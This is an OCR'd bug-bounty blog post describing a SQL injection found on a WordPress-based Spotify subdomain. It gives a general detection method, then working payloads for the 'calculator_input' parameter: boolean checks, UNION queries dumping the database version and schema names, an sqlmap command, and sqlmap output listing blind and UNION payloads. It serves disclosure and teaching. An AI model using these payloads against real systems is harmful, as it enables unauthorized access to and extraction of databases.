
SQL Injection at Spotify. SQL Injection at Spotify. | by Eslam Akl | Mar, 2022 | InfoSec Write-ups

Hey Folks, today I will talk about one of my findings at Spotify. In this blog post, we will talk about SQL Injection. I discovered it on 9th May 2021.

First, I advise anyone who wants to know first about SQL Injection and how to detect and exploit it in more detail to check this resource

Let's get started...



Simple Methodology


Let me declare the methodology which we will use to detect and exploit the bug.

1. Try to inject some malicious characters like `' \ /` to check if the response changed, or you gained a SQL error.
   At the backend, if you inject `'` after the entered number. `Select random_data From random_table where user_input='122'' and aykalam='1';` So it will generate an error or the response will be different. And if you managed to detect an error, try to balance the query by using the balancing characters like `' ') " ") '))` `"))`
2. Try to use `order by` and `union` queries if you didn't gain error or change in the response.
3. Try to use blind commands like `sleep` command and check the response time and response behavior


The vulnerability details

The vulnerable subdomain is one of subdomains which listed on the program policy page. It's based on WordPress.

After navigating and testing every function, I found this one, which asks the user to enter a random number larger than 100.




I've entered 122 and checked the request in the proxy to found this response.



At the first glance, I didn't know what that mean and what the returned response used for. But I'm sure that the user input deals with the database.


The request sent with the number 122 and asks the database to return values depending on this number.

By trying to use bad characters like \ after the number, the response changed.




Well, let's try to balance the query. I've tried multiple characters. The right balance will dump all the database.

```
calculator_input=122' and 100=100-- - "Failed"
calculator_input=122" and 100=100-- - "Failed"
calculator_input=122') and 100=100-- - "Failed"
calculator_input=122") and 100=100-- - "Failed"
calculator_input=122 and 100=100-- - "Successed"
```




After that, I tried to get the database name and its version. So, I used `union` queries to get them.

```
calculator_input=122 UNION ALL SELECT NULL,version()-- -
```



Also, to dump the schema, I've used the following payload

```
calculator_input=122 UNION ALL SELECT NULL,CONCAT(schema_name) from information_schema.schemata-- -
```



Enough working manually and let's use SQLmap

```
sqlmap -r request.txt --level 3 --risk 1 --batch --dbms="MySql"
```

```
sqlmap identified the following injection point(s) with a total of 78 HTTP(s) requests:
---
Parameter: calculator_input (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=search_spotify_ranks&calculator_table=track_streams&calculator_input=122 AND 5175=5175

    Type: AND/OR time-based blind
    Title: MySQL >= [redacted]2 AND time-based blind
    Payload: action=search_spotify_ranks&calculator_table=track_streams&calculator_input=122 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: action=search_spotify_ranks&calculator_table=track_streams&calculator_input=122 UNION ALL SELECT CONCAT(0x716b6b6271,0x6558666c795
86278576a7a49694969486a43684c524a4144514171576564734e4364616443767168,0x7170766b71),NULL-- KexZ
---
[03:21:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= [redacted]12
[03:21:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/[redacted]spotify.com'

[*] shutting down at 03:21:14
```

Every thing works fine :)

Finally!! Spotify Injected Successfully ❤